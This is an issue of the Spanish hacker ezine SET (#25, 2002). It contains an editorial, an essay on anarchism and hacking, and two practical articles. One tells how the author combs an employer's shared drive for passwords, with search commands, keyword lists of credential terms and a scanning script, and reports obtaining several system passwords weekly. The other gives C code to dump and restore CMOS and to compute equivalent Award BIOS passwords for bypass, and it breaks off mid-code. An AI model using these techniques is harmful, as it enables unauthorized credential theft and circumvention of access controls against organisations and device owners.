```
                                                -==mmmu...
                                                       `"##b.
                                                         `###b
                                                           ^##b
                .mmmm.        mmmmmmmmmm  mmmmmmmmmmmmm     ##b
          .          "#.            ##              ##      ##:
       .d'      .      `#    .                              `##
      u#       #b.      "    #                 ##            ##
     d#P        "###e.       #mmmmmmmm         ##            ##
    .##            `"##u           ##          ##            #P
    :##               `#b                      ##           dP
    :##b      #b.      ##    #                 ##          .P
     ###.      ##u.    #P    #________         ##         ."
      ###.       ""    "      """""""##        ##
       "##o.                         ""        ##
         "###o..
            `"####oou.........
                ``""""""''
```

Saqueadores Edicion Tecnica

INFORMACION LIBRE PARA GENTE LIBRE

SET #25 - de Febrero de 2002

- - { { http://www.set-ezine.org } } - -

```
[][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][]
||                                                                    ||
||                         Disponible en :                            ||
||                                                                    ||
||                   http://www.set-ezine.org                         ||
||               http://www.thepentagon.com/paseante                  ||
||                                                                    ||
||                        Mirrors oficiales :                         ||
||                                                                    ||
||                  http://www.vanhackez.com/SET                      ||
||                  http://ezkracho.com.ar/set                        ||
||           http://packetstormsecurity.org/mag/set                   ||
||                                                                    ||
||                                                                    ||
||                              SET                                   ||
||                                                                    ||
||    .-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.   ||
||                                                                    ||
||                       <set-fw@bigfoot.com>                         ||
||                                                                    ||
||                                                                    ||
[][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][]
```

SET Ezine #25, de Febrero de 2002.
ISSN 1575-1414 - Deposito Legal AS-1205-99.

Apartado de Correos #2051, 33080 - Oviedo (Espa~a)

respete la integridad del mismo.


```
.----------[ AVISO ]-------------,-------------------------------------.
|                                |                                     |
.---[ ADVERTENCIA ]--------------                                      |
|                                                                      |
|  La INFORMACION contenida en este ezine no refleja la opinion de     |
|  nadie y se facilita con caracter de mero entretenimiento, todos     |
|  los datos aqui presentes pueden ser erroneos, malintencionados,     |
|  inexplicables o carentes de sentido.                                |
|  El GRUPO SET no se responsabiliza ni de la opinion ni de los        |
|  contenidos de los articulos firmados.                               |
|  De aqui EN ADELANTE cualquier cosa que pase es responsabilidad      |
|  *vuestra*. Protestas dirigirse a /dev/echo o al tlf. 900-666-000    |
|                                                                      |
|_____________________________________________________________[ OJO ]_____|
```

-----[TABLA DE CONTENIDOS]----

----[SET 25]----

-- (S E T 2 5) --

Liberty is always dangerous, but it is the safest thing we have.

-- Harry Emerson Fosdickiberty

"Any real-world system is a complicated series of interconnections.
Security must permeate the system: its components and connections.
And in this book I argue that modern systems have so many components
and connections-some of them not even known by the systems' designers,
implementers, or users that insecurities always remain.
No system is perfect; no technology is The AnswerTM."

Secrets and Lies: Digital Security in a Networked World
Bruce Schneier

EOF

-[0x01]--
-[Editorial]---
-[by Editor]---SET-25-

2001. El a~o en que la vida nos atrapo.

Durante ya cinco a~os un grupo variado de personas ha estado arrimando el hombro para producir un ezine trimestral. Y a medida que nosotros hemos ido creciendo con el ezine tambien lo han hecho nuestras obligaciones, este a~o muchos de los que formabamos la "columna vertebral" de SET hemos pasado mas tiempo trabajando, esperando aviones y saltando de "marron" en "marron" de lo que hubiesemos podido imaginar.

Durante meses lo que se podria llamar SET no ha existido, nuestras cargas de la vida personal y profesional hubiesen podido dejaros sin numero 25 sino fuese porque uno de nuestros miembros, madfran, ha persistido en perseguirnos y obligarnos a que sacasemos el ezine. Te lo dedico, Mad.

Por supuesto la decision de continuar SET ha supuesto que tuviesemos que reexaminar muchos de nuestros procedimientos y formas de trabajo para acomodarlas a la nueva realidad, mas sobre eso en 0x02 que trata sobre el futuro de este ezine.

Tambien damos la despedida como editor a GreeN LegenD que ha ocupado con diversa fortuna este cargo durante los ultimos numeros.

Sin mas os dejo con un nuevo numero, el 25, desde octubre de 1996 hasta ahora, iniciado ya el sexto a~o de este viaje que ha ilustrado, divertido e indignado a decenas de miles de lectores.

Que la fuerza os acompa~e.

Editor

EOF

-[0x02]----------
-[SET: Presente y Futuro]----------
-[by SET Staff]----------SET-25-

Al entrar en nuestro sexto a~o es hora por una parte de agradecer a todos los que han pasado por aqui (individuos como GuyBrush, Conde Vampiro, LeC, M&M, ArmanD Van Hell... y grupos como JJF, Ezkracho, BlackBrains, !H, TDD, CPNE..... para una lista exhaustiva relee SET!)

Y por otra parte para plantearse el futuro que siendo realista requiere para que SET sobreviva una serie de cambios en las siguientes areas.

- Estructura

- Periodicidad

- Contenidos

1) Estructura.

Nuestros lectores mas observadores se habran fijado que ya en SET 24 desaparecio del inicio (0x00) la lista de miembros del staff de SET, hay varios motivos que nos han llevado a adoptar una estructura mas "anonima".

... Desaparicion de cuellos de botella: A partir de ahora nadie tiene una tarea asignada en exclusiva, para cada numero se evalua quien puede hacer que sin necesidad de depender de una sola persona.

... Evitar la confusion: Para mucha gente SET se reducia al papel de editor, que en la ultima etapa desempe~o GreeN LegenD, lo que llevaba a identificar erroneamente editor=revista y hacia que al final la figura de editor fuese la "que se encargaba de todo" cuando esto ni era ni debia ser asi.

... Potenciar el compromiso: Al no ofrecer la "recompensa visual" que suponia la lista del staff en un lugar prominente de la revista intentamos cambiar la meta que muchos tenian de "llegar a ser de SET" para pasar a una en la que quien colabora lo hace unicamente porque esta interesado en escribir y colaborar en mantener un ezine de la mayor calidad posible.

2) Periodicidad

Definitivamente SET deja de tener "periodicidad trimestral", los largos periodos entre numero y numero van a ser la norma y solo podrian acortarse dependiendo de la colaboracion recibida, tanto en articulos como en ayuda con las tareas que significan coordinar cada salida del ezine.

3) Contenidos

Si SET comienza a representar una carga excesiva es logico aligerarla y eso es lo que hemos hecho y vamos a continuar haciendo en proximos numeros. Hemos examinado el tama~o de la revista, las secciones fijas que el staff debia preparar para cada numero y en un primer paso eliminamos estas secciones.

. Las noticias
. Los bugs
. La entrevista

Y varias minisecciones del Bazar (0x03)


Creemos que el trabajo que conllevaban no se veia justificado por el valor que aportaban a nuestros lectores, posiblemente mas secciones iran cayendo en siguientes numeros.

En cuanto a futuros contenidos o el futuro en si del ezine SET dependera por supuesto de vosotros, depende de si existe una posibilidad de relevo por aquellos que ahora tengan las ganas, la energia y el compromiso para mantener en la red un pedazo de historia viva del under hispano.
Si no pues tendreis que contar con nuestro cada vez mas escaso 'tiempo libre' y nuestro compromiso de mantener esto funcionando a pesar de los a~os que llevamos.

Por supuesto a la hora de la verdad solo podemos publicar aquello que nos envias, a SET <set-fw@bigfoot.com>

EOF

-[0x03]----------
-[Bazar]----------
-[by Varios Autores]----------SET-25-



- [SET #25] -

Otro numero mas damos la oportunidad de publicar en SET a gente que no se ve con animos para escribir pe~azos tan largos como los que suelen ir sueltos o quieren enviarnos sus trucos, opiniones o peque~os descubrimientos.

Articulos a: <set-fw@bigfoot.com>

Os vamos a recordar otra vez que nos gustaria recibir los articulos formateados a 80 columnas y sin caracteres especiales como viene siendo nuestro estilo en los ultimos a~os.

-{ Contenidos del Bazar de SET }-

-< 0x01 >----------.----------.--
‘-[Dani)-

ANARQUISMO Y TECNOLOGIA

Cuestiones previas.

Al igual que a los hackers se os acusa de delicuencia e incluso terrorismo, los anarquistas estamos sometidos al mismo trato por parte de la sociedad. Pero por que, se produce esta situacion, quien y porque razon difunde esta informacion, (atencion a esta palabra "informacion").

Los anarquistas no somos terroristas puesto que no producimos terror. Rechazamos el sistema establecido porque elimina nuestra identidad como personas. Defendemos la libertad de cada hombre y mujer de esta tierra, rechazamos la iglesia, el estado y el capital, que provocan

las diferencias entre pueblos.

No es esto una utopia, en los tiempos que correo no estan ya olvidadas y enterradas estas ideas. De que nos sirve caminar haccia algo que nos podemos alcanzar.

Respuestas previas

- Los hackers no son delicuentes e incluso algunos son anarquistas.
- Los anarquistas no somo terroristas e incluso algunos son hackers.
- La utopia exite, y sirve precisamente para eso, para caminar.

Breve introduccion al anarquismo

Como este articulo pretende dar una vision del anarquismo y la tecnologia, sere breve en esta introduccion.

El anarquismo existe desde siempre, el rechazo al poder establecido no se invento ayer, pero arraiga mas profundamente en el siglo XIX con grandes pensadores y teoricas anarquistas como Bakunin y Kropotkin. En estos tiempos las masas sociales memos favorecidas llegan a una situacion limite en la que ven en el anarquismo la unica via de progreso para sus vidas. El anarquismo promueve la igualdad para cada hombre y mujer y sobre todo la libertad para hacer de sus vidas lo que quieran basandose en la solidaridad y el apoyo mutuo, prescinciendo de clases sociales, jerarquias y por supuesto del estado, es cuando surgen sindicatos como la CNT en el estado espa~ol, que promueven los que se conocera como anarcosindicalismo y que pretende garantizar todo lo anteriormente citado basandose en el trabajo de todos en una forma justa y equitativa para cada uno de nosotr@s.

Desde entonces hasta ahora han ocurrido numerosos acontecimientos en la historia de la humanidad hasta llegar a un punto en que el anarquismo parece algo del pasado.

Terrorismo y lucha armada

Muchos lamers se dicen hackers y desde luego no los son, pero ellos solos consiguen hacer da~o al colectivo ante el regocijo de los que rechazan a los hackers porque atentan contra sus intereses.

De la misma forma algunos individuos se autodenominan anarquistas porque en alguna pared creyeron leer que la anarquia le garantiza hacer lo que les de la gana sin respeto alguno por los demas. Incluso algunos de estos elementos llegan a cometer actos de terrorismo de forma gratuita en nombre de su anarquia, desde luego ellos NO SON ANARQUISTAS.

Pero tampoco hemos de olvidar precisamente a los olvidados, pueblos perdidos en los mapas que nada saben de tecnologia, que son pobres por definicion y que no ven mas salida que la lucha armada contra sus opresores, desde luego ellos no son terrorista. A la hora de escribir estas lineas se inicia una marcha zapatista para dejar las armas e iniciar negociaciones de paz. Estos indigenas vieron como el neoliberalismo les condenaba a la no existencia, al exterminio, ya no solo se les niega su libertad, se les niega su existencia. Su alzamiento del primero de enero de 1994 no es terrorismo, es lucha armada y autodefensa. Si no hubiese sido asi su exterminio paulatino hubiese continuado hasta que el sistema les hubiese destruido.

Mi odio hacia el sistema y el estado, no puede justificar que mate y destruya en nombre del pueblo, cuando este pueblo ni siquiera me conoce, no sabe de mi pensamiento y no lo comprende, pero sin embargo si conocen a sus politicos y creen en su democracia. La propaganda y la informacion han de ser nuestras armas para concienciar a todos de la necesidad de la anarquia y solo entonces el sistema caera por su propio peso. El sistema aprende que es mas facil contentar al pueblo con gobiernos que el pueblo cree les representa, es entonces cuando la luchar armada solo representaria la negacion de nuestra libertad. Pero que nadie olvide que ante la agresion directa no queda mas que la accion directa. Sus ejercitos y sus policias nunca podran someternos por la fuerza.

"...Espero que los tiempos mejoren
para quienes lo necesitan y merecen,
es decir, los olvidados de todo el mundo.

Vale. Salud y que el caso mas importante
(el de la lucha por ser mejores) encuentre
solucion en donde debe, es decir, en el corazon."

Subcomandante Insurgente Marcos

Anarquismo y tecnologia

La humanidad a evolucionado hacia lo que se conoce como la sociedad de la informacion, los estados dicen ser democraticos y garantizar la libertad para todos. Pero es esto cierto, olvidemos por un momento los paises que ni siquiera sen molestan el llamarse democraticos, creamos por un momento que alguna vez los paises del tercer mundo nos alcanzaran y gozaran con nosotros de nuestra sociedad de la informacion.

El que controle la informacion, controlara el poder, bien la tecnologia nos permite acceder a todos a esa informacion y disfrutar con ella, para nuestro bien. Pero acaso podemos tener acceso a esa informacion, es que el gran hermano ya no nos vigila. Cualquiera que utiliza normalmente las redes de comunicaciones sabe que esto es rotundamente false. El sistema siempre se defiende a si mismo, nos dan lo que quieren que tengamos, millones de bytes de basura, mientras ellos siguen haciendo con nuestras vidas lo que quieren, la tecnologia no solo no esta al alcance de todos por motivos evidentes de diferencias entre unos paises y otros, la tecnologia siempre se desarrolla para usos militares, para potenciar su poder hacia los que no somos mas que sus titeres. La red echelon no era mas que paranoia y sin embar existe y es muy real, vigilan los que hacemos porque nos tienen miedo, nosotro no los necesitamos para nada, ni sus estados ni sus gobiernos, la redede redes puede ser lo que nos una con los pueblos del mundo pero tambien puede ser y es lo que nos separe mas de ellos.

Mientras nos entretenemos visitando paginas estupidas, como nos entretenemos con la television, no molestamos, no nos preocupa lo que hagan de nosotros, NO PENSAMOS. Pero y si alguien decide hacer algo, antes, y por desgracia todavia ahora en algunos lugares, se luchaba en las barricadas y los que inducian o promovian la insergencia eran exterminados. Ahora es en las redes de informacion donde se "cavan" las barricadas, los que se esfuerzan por que todos tengamos acceso, lease los hackers se les acusa de delincuentes porque muchas veces

"atentan" contra grandes compa~ias, quienes son esas empresas, de que tienen miedo, por supuesto de ellos, los hackers, que comprometen su nueva forma de explotacion y por supuesto de nosotros los de siempre, los que simplemente queremos ser libres en nuestra independencia, pero tambien en la de los demas.

Este breve texto pretende ser una introduccion a la nueva lucha de clases, los que tienen y los que no tienen informacion y los que pretenden limitarla y utilizarla en su enfermiza pretension de controlarnos a cada uno de nosotros. La mejor forma de manipular informacion es la contra-informacion, desconfiad de las noticias distribuidas por los que no respetan la libertad, desconfiad de los que utilizan la palabra terrorista, mientras manejan los hilos de grandes carteles de empresas que controlan y descontrolan la informacion. Respetad la libertad, luchad por ella con los medios a vuestro alcance y sobre todo ser librepensadores.

Existes numerosos ejemplos de manipulacion en la red y numerosos ejemplos de que el gran hermano a un nos vigila, espero poder hacer otro articulo mas practico sobre todo esto, si los chic@s de SET lo consideran oportuno.

Salud.

" Nuestra creencia consiste en que la unica via de
  emancipacion y de progreso consiste en que todos
  tengan la libertad y los medios, para defender
  y poner en practica sus ideas, es decir la anarquia.
  De este modo las minorias mas avanzadas persuadiran
  y arrastraran tras de si a las mas atrasadas por la
  fuerza de la razon y del ejemplo "

                    E. Malatesta.

-< 0x02 >--.---------------.--
                                                          '-[FCA00000)-

Trash-teando un poco

Hola a todos.
Hace ya 4 meses que trabajo en una gran compa~ia de telecomunicaciones y me he podido dar cuenta de unos cuantos mecanismos por los que se pueden obtener claves bastante facilmente.

Antes que nada, explicare la infraestructura:
La sede central es un edificio de 8 plantas, 6 bloques por planta, 5 habitaciones por bloque, 6 personas por bloque, un ordenador personal por persona, lo cual hace unos 1500 ordenadores.
Ademas estan los servidores NT (unos 100) y Unix (un cluster de 40).

Mi propio ordenador es, como casi todos los demas, NT workstation.
Al entrar, digo el dominio (CompaniaDomain) y automaticamente se mapean unas unidades de red, con el tipico comando
net use y: \\SERVER1\recurso

Entre las unidades mapeadas por defecto, una dedicada (H:) para mis archivos personales y privados, otra (Y:) para mi proyecto, y otra (P:) para almacenar basura temporalmente. Este ultimo se borra todos los lunes.

Mencionar que H: es \\SERVER2\miusuario$, asi que los demas empleados no pueden ver este recurso (aunque lo pueden imaginar)

Por supuesto que hay muchos servidores, y que hay muchisimos recursos compartidos, pero mi objetivo no es "atacar" ningun ordenador, sino recopilar informacion.

Asi que centrare todo mi esfuerzo en P:

Dado que es un recurso para todo el edificio, lo normal es que este lleno de basura. Es un disco de 128 Gb. Quizas sea un RAID, quizas no. El lunes, antes de ser borrado, suele tener llenos 100 Gb. Y apenas hay nada de warez ni de mp3, sino que casi todo son documentos que la gente pasa, o ejemplos de codigo fuente, o backups, o muchas otras cosas interesantes.
Por supuesto que lo mejor es mirar a final de semana, cuando hay mas archivos. Pero tambien es cierto que hay archivos que suelen aparecer siempre el mismo dia. Por ejemplo, los resultados de los partidos de futbol aparecen el lunes por la tarde, mientras que la copia del inventario de muebles de oficina se actualiza los jueves.

El proposito de este cutre-articulo es apuntar a una serie de archivos que he encontrado y que a mi me han resultado utiles. Seguramente no estaran en otros sistemas, pero al menos doy un patron para buscar.

Lo primero, un listado de todo:
```
dir /b /s p: > c:\p_list.lst
```

Y luego buscar los archivos interesantes:
```
find /I ".txt" c:\p_list.lst > txt.lst
find /I ".log" c:\p_list.lst > log.lst
find /I "pass" c:\p_list.lst > pass.lst
find /I ".sh" c:\p_list.lst > sh.lst
```

Aunque la primera vez recomiendo sacar todas las extensiones, y buscarlas en http://extsearch.com
Con las extensiones desconocidas, siempre se puede usar el comando file y decidir si quieres mirarlas con mas cuidado o no.
Mas tarde dare una lista de los ficheros que yo busco, y porque lo hago.

Ahora, con cada uno de los ficheros, buscamos palabras interesantes.
Por supuesto que esto depende del tipo de fichero, y de lo que quieras buscar

En un archivo .sh (script de Unix o SHAR file) yo busco asi
```
find /I "pass" p:\xxx\archivo.sh
find /I "-p" p:\xxx\archivo.sh
find /I "connect" p:\xxx\archivo.sh
```
Mas tarde dare una lista de las lineas que yo busco, y porque lo hago.
Pero tener en cuenta que esto se hace en el servidor, asi que no conviene abusar.

Otro problema viene con los archivos comprimidos. Asi que para cada .ZIP saco el listado de los ficheros que contiene, y aplico los metodos anteriores.

Una vez que se tiene un fichero sospechoso hay que mirar todos los ficheros que tienen que ver con el descubierto. Es frecuente que un fichero contenga la clave, pero en otro este el nombre del servidor para el que vale.
A veces, la clave resulta ser una variable de entorno que se establece en otro script, o puede que ni siquiera apareza.
Recordar que nadie garantiza nada. Esto son unas notas para encontrar claves en general. Seguramente no encuentras la que quieras, pero puede ser util para perder un rato mirando y probando.

Lo interesante: que ficheros mirar:

```
.log:   porque contienen trazas de lo que ha hecho un programa
.txt:   puede tener informacion que un usuario dice a otro
.doc:   procedimientos completos. Lo malo es que suelen ser MS-Word
.pdf:   instrucciones para el usuario, claves por defecto
.sh:    scripts de Unix
.bat:   scripts de DOS
.cmd:   scripts de NT
.js:    JavaScript. Pueden tener claves en el propio codigo
.java:  Suelen tener claves/servidores en el propio codigo
.html:  Pueden tener claves en el propio codigo
.cfg:   archivo de configuracion
.ora:   configuracion de Oracle
.ini:   informacion de inicio
output: salida de fichero de comandos
.out:   salida de fichero de comandos
.key:   puede contener una clave
.cer:   certificado
.pk12:  certificado seguro. No suele contener claves.
.properties: propiedades de programas java
```

que mirar:

```
IP:             puede contener la direccion de un servidor
login:          obvio
LogId:          variacion del anterior
user:           lo mas facil de buscar
pass:           necesitas que te diga porque?
system:         comun en sistemas Unix
server:         comun en sistemas NT
-p:             parametro muy usado para especificar la clave, como
                argumento a un programa
-u:             parametro para especificar el usuario
bcp:            exportador de datos en Informix
exp:            exportador de datos en Oracle
isql:           extractor de datos en Informix
sqlplus:        extractor de datos en Oracle
ftp:            usuario y comando tipico de Unix
root:           usuario tipico de Unix
administrator:  usuario tipico de NT
prompt:         pregunta de login de algunos sistemas, y comando de ftp
database:       pregunta de login a la Base de datos
export:         comando de shell de Unix
set:            comando de shell
open:           comando de ftp
telnet:         comando de Unix
rsh:            comando de Unix
rcmd:           comando de Unix
conn:           inicio de Connection
credential:     comando de java.authorize
trust:          una palabra que aparece de vez en cuando.
```

Tambien es bueno buscar por ficheros con nombres *login* , root*, es decir, todos aquellos nombres de ficheros que tambien son considerados palabras interesantes.

Para los que se atrevan, pueden intentar un script que recorra todos los ficheros y busquen las palabras interesantes. Yo tengo uno, pero siempre tengo que mirar la salida, a ver si esta bien. Parte del trabajo es descubrir

los ficheros, y la otra parte es entenderlos.

```
<++> trash/busca.sh
#!/bin/sh
# estamos situados en p:
for i in ‘cat extensiones‘
do
        find . -name "*$i*" -print >$i.lst
        for j in ‘cat $i.lst‘
        do
                for k in ‘cat palabras‘
                do
                        grep -i $k $j > /dev/null
                        if [[ $? = 0 ]]
                        then
                                echo "El fichero" $j "contiene la palabra" $k
                        fi
                done
        done
done
<-->
```

Y si fuera mejor persona, os daria el que extrae los archivos .zip , y el que solo mira los archivos modificados y nuevos, pero eso seria parte de programacion en shell, y no es el objetivo.
Lo mismo con .tar.gz files.

Con esto yo saco, aproximadamente, 2-3 claves de sistemas a la semana, y eso que las primeras semanas obtenia muchas mas.

La mayoria (60%) son de los sistemas Unix, otras (20%) son de sistemas de Bases de Datos, otras (10%) de acceso a web y el resto son para aplicaciones concretas tales como LotusNotes, documentos Word, Citrix, ...

Un capitulo especial merecen los ficheros con datos empaquetados, como por ejemplo los volcados de bases de datos o de filesystems.

Para esto es necesario interpretar los datos. En mi caso son de estos tipos:
-exportacion de bases de datos Oracle realizadas con exp
 La solucion es tener un servidor Oracle disponible en el que poder importar esta tabla o base de datos. Si es una tabla, el administrador de Oracle puede consultarla. Si es una base completa, pues se instala, y se modifica el usuario. Yo pude hacerlo porque tenia un servidor para mi solo.
-exportacion de bases de datos Notes (.nsf)
 Parecido: pinchar el archivo y soltarlo en el entorno de trabajo. Se consulta exportando la base de datos como archivo Excel, por ejemplo.
-filesystem: se copia el archivo a un sistema unix, y se monta.
 Por ejemplo: mount -o loop fichero.fs /mnt , o algo parecido.
 Luego se puede leer comodamente, y aplicar el procedimiento inicial.

Lo mas complicado viene cuando hay que mirar todas las tablas, todas las columnas. Pero tambien los nombres de las columnas pueden servir como guia.
Lo siguiente es encontrar la relacion entre las tablas. Frecuentemente el nombre de usuario es un identificador, y hay que ir a otra para encontrar la tabla en la que este ID se transforma por un nombre real.
Pero esto es tema de otro articulo.

En fin, no creo que haya descubierto nada nuevo, pero a lo mejor a alguien le sirven estas ideas.

Pero tambien demuestro que se puede escribir un articulo para SET en
apenas un par de horas.
Ya sabeis: mirar en la basura puede ser rentable.

-< 0x03 >---.---------------.--
‘-[hypercube)-

Contrase~as del BIOS Award
by hypercube

Originalmente habia escrito un articulo sobre lo que un par de amigos y yo haciamos durante las clases de informatica, pero, aunque desde mi parcial punto de vista era un escrito interesante y divertido, tenia realmente poco contenido util y decidi recortarlo a solo esta parte. (Incluye mucho rollo sobre como descubri la informacion aqui presentada, asi que para los apaticos que no quieran leerlo entero, he incluido unos programas en C al final). Que quede claro que las direcciones de los registros de la CMOS donde se guarda la contrase~a pueden variar con la version de la BIOS Award, pero en todas las que he probado el algoritmo con el que se guarda la contrase~a es el mismo. Que cada uno mire cual es esa direccion (con el metodo expuesto mas abajo) y cambie el #define registrocont en uno de los programas del final.

En primer lugar, si lo que quereis es ser unos chapuzas, os basta con hacer lo que un amigo (4TTAS) y yo hicimos cuando aprendiamos a programar en BASIC y tratabamos de hacer un programa que manejara el raton y nos pusimos a investigar los puertos: tuve la "genial" idea de escribir el siguiente programa y ejecutarlo un par de veces (bajo MS-DOS, no probeis en Windows):

```
RANDOMIZE TIMER

DO
  FOR n = 0 TO 65000
   OUT n, RND * 256
  NEXT n
LOOP
```

O sea, enviar valores aleatorios a todos los puertos. ùEl resultado? Un bloqueo del sistema y despues... "No se encuentra sistema operativo", "Inserte el disco BOOT". Bueno, que te cargas toda la configuracion guardada en la CMOS y puedes volver a entrar (ya que te dice que hay un error en el checksum y carga las opciones por defecto sin contrase~a), pero claro, no es muy sigiloso... borras la password y no puedes restablecerla.

Espero que no os conformeis con esta parida.

Bueno, el a~o pasado vi en un libro llamado PC Interno que para modificar un registro guardado en la bateria del reloj habia que enviar al puerto 70h el numero de registro a modificar, supuestamente entre 0 y 63, y a continuacion se lee o se escribe el valor en el puerto 71h. Hice un programa para guardar la configuracion en un archivo (pero no me fie y lei 256 valores) y comprobe que todo se repite a partir del byte 128, por lo que este es el numero real de registros, al menos en la version del BIOS Award que tengo:

```
<++>bios/try.c

#include <stdio.h>
```

```
#include <conio.h>

void main() {
FILE *arch;
char car;
int n;

arch = fopen("bios", "wb");

for (n = 0; n < 128; n++) {
  outp(0x70, n);
  car = inp(0x71);
  fputc(car, arch);
}

fclose(arch);
}
<-->
```

Un programa similar restableceria la CMOS a una configuracion anterior:

```
<++>bios/try2.c

#include <stdio.h>
#include <conio.h>

void main() {
FILE *arch;
char car;
int n;

arch = fopen("bios", "rb");

for (n = 0; n < 128; n++) {
  car = fgetc(arch);
  outp(0x70, n);
  outp(0x71, car);
}

fclose(arch);
}
<-->
```

Esta claro que con esto ya puedes trastear lo que quieras con el Setup y restablecer la configuracion original sin que se note, pero es un poco pesado, asi que me puse a investigar donde y con que sistema se guardaba la password.

Por tanto, me puse a probar con varias contrase~as de un caracter y ver que diferencias habia. Entre contrase~as de una sola letra las unicas posiciones que varian son la 02, 04, 06, 4Dh y 7Eh, al menos en mi Award BIOS de entonces.
En otras BIOS Award las direcciones pueden ser distintas:
en mi nuevo ordenador la direccion de la contrase~a es 63h en vez de 4Dh, pero el metodo de encriptacion de la contase~a es exactamente el mismo.
Es facil averiguar esta direccion. En las explicaciones que siguen, supondre que es la 4Dh.

Fue facil deducir que los bytes [00], [02], [04] y [06] corresponden a la fecha y la hora. Y daba la casualidad de que el byte [4Dh] era el codigo ASCII del caracter, y que cuando este aumentaba, el byte [7Eh] aumentaba en la misma cantidad. La diferencia entre [4Dh] y [7Eh] era siempre de 3Ah (es

posible que este valor sea un checksum de todos los datos, y por tanto seguramente dependa del resto de la configuracion) (la diferencia entre cada archivo la miraba con el comando fc /b). Tambien se daba el hecho, independientemente de la longitud de la clave, de que si esta estaba activada el byte [4Eh] era FFh, mientras que si no lo estaba era FEh.

Con dos letras no era mucho mas complicado. El codigo de 'AA' era 45h, mientras que el de 'BB' era 4Ah y el de 'BC' 4Bh. Y ya con seis o siete caracteres tambien variaba el byte [4Eh]. Por ejemplo, para 'Leibniz', [4Dh] = 86h, y [4Eh] = DEh. Pero no es sospechoso que BB y BC, siendo cadenas "consecutivas", tengan un codigo consecutivo? Y esto tambien se cumple para AA y AB, y AB y AC... Pero si esto continuara, el codigo de 'AF' y de 'BB' seria el mismo, ùno? Pues, efectivamente, asi es.

Uno podria pensar que cuando la primera letra aumenta o disminuye en una unidad, para que el codigo resultante sea el mismo la segunda tiene que aumentar o disminuir en cuatro unidades.
Si esto fuera cierto, y teniendo en cuenta que para una sola letra la codificacion es el mismo codigo ASCII, la cadena encriptada de, p. ej, ab, seria 4a+b. ùY que ocurre con tres caracteres, por ejemplo abc?
Pues el caracter es 16a+4b+c.
Y para cuatro caracteres abcd seria 64a+16b+4c+d, y asi sucesivamente.
Probando algunas passwords de 5 o 6 letras, es facil llegar a la conclusion de que el byte [4Eh] es simplemente el byte de mayor peso de este resultado.

En realidad, el algoritmo no es exactamente asi: por alguna oscura razon, que permanece velada a mi entendimiento, a los programadores del BIOS no les gustaba la idea de que el codigo resultante fuera FFFEh (65535); decidieron que no se guardaran simplemente los 16 bits de menor peso. En vez de coger el resto de dividir por 65536, hicieron que se dividiera por 65535. Asi que el codigo de "Leibniz" no es 56958 como cabria esperar, sino 56964.

Una de las consecuencias de este descubrimiento es que, al perderse tanta informacion, se puede acceder al Setup con muchas claves diferentes. Por ejemplo, si has puesto 'jos', puedes acceder a ella tambien con 'hwv' (poniendo un ejemplo al azar de las 203 combinaciones con letras entre la 'A' y la 'z' que son validas para este caso).

Otra consideracion pertinente es que, si el algoritmo fuera tal como esta descrito, para claves de 6 o mas caracteres los primeros bits de la primera letra son irrelevantes para el resultado: multiplicar por cuatro es realizar un desplazamiento logico a la derecha de dos bits, por lo que con 6 caracteres el numero de bits del resultado sera 8 + (6 - 1)2 = 18, que ya excede de los 16 bits que se guardan. Por tanto, en una contrase~a con seis letras, los dos primeros bits del primer caracter no influyen la codificacion.
Y ya con ocho, solo seran utiles los dos ultimos bits.

Al principio albergaba la esperanza de que, aun conociendo la multiplicidad de password equivalentes, se pudiera averiguar, examinando todas las posibilidades, la password con sentido que ha ha puesto el propietario. Pero despues de hacer un programa con este fin, muy rapido por cierto (y la mayor parte del tiempo se emplea en escribir en la pantalla o en el disco) vi que era imposible. Baste aqui poner como ejemplo "Leibniz": hay unas 650000 combinaciones de 6 letras de la 'A' a la 'z' equivalentes, y no digamos ya de 7 u 8... hay decenas de millones, y el archivo resultante ocupara cientos de megas. Ademas, las letras permitidas por el Award BIOS van realmente desde el espacio (32) hasta el (127).

Obviamente, el programa no va probando ocho bucles probando caracteres a ver cuales salen (seria lentisimo). En primer lugar, esta claro que, dados todos los caracteres de una password menos el ultimo, este ya esta determinado por los demas y por el numero correspondiente a la password.

Por otra parte, si vemos que el numero que nos dan no esta entre los limites minimo y maximo determinados por el numero de caracteres, podemos dejar de buscar en esa direccion. Por ultimo, debido a que, al a~adir un

caracter, el numero correspondiente se multiplica por cuatro y luego se suma la siguiente letra, el numero de una contrase~a antes de a~adir el ultimo caracter es multiplo de cuatro. O sea, que si p. ej estas tratando de calcular contrase~as a partir de 37675 (con letras de la 'A' a la 'z'), en vez de probar contrase~as desde (37675-'z')/4=9388 hasta (37675-'A'+3)/4=9403 de uno en uno, basta con probar desde 9388 hasta 9400 de cuatro en cuatro.
(No se si me he explicado bien; si no, creo que el programa se explica mejor que yo, aunque casi no tenga comentarios)

Aqui esta el programa mas util (es MUCHO mas rapido redireccionandolo a un archivo):

```
<++> bios/passwd.c

/* passwd.c
   Escrito por hypercube y dark angel */

#include <stdio.h>
#include <conio.h>
#include <dos.h>

#define registrocont 0x63

#define until(e) while(!(e))
#define mincar 'A'
#define maxcar 'z'

typedef unsigned long entlar;
typedef unsigned char byte;

char cad[9];
entlar min[8], max[8], encontradas;

/* Genera los valores minimos y maximos que puede tener el codigo de una
   contrase~a de un numero de caracteres entre 1 y 8 */
void generaminmax() {
char n;

min[0] = mincar;
max[0] = maxcar;
for(n = 1; n < 8; n++) {
  min[n] = 4 * min[n - 1] + mincar;

  max[n] = 4 * max[n - 1] + maxcar;
}
}

/* Imprime en la salida estandar todas las posibles combinaciones de contra-
   se~as con codigo num y longitud longit. En pos se pasa la posicion en la
   que se tiene que escribir el caracter (el algoritmo es recursivo).
   Las ordena en orden alfabetico */
void cont(char longit, entlar num, char pos) {
char n, minc, maxc;

if (num < min[longit - 1] || num > max[longit - 1]) return;

if (longit == 1) {
  if (num >= mincar && num <= maxcar) {
   cad[pos] = num;
   printf("%s\n", cad);
```

```
   encontradas++;
  }
  return;
} else {
  maxc = num - ((entlar)num - maxcar + 3) / 4 * 4;
  minc = num - ((entlar)num - mincar) / 4 * 4;
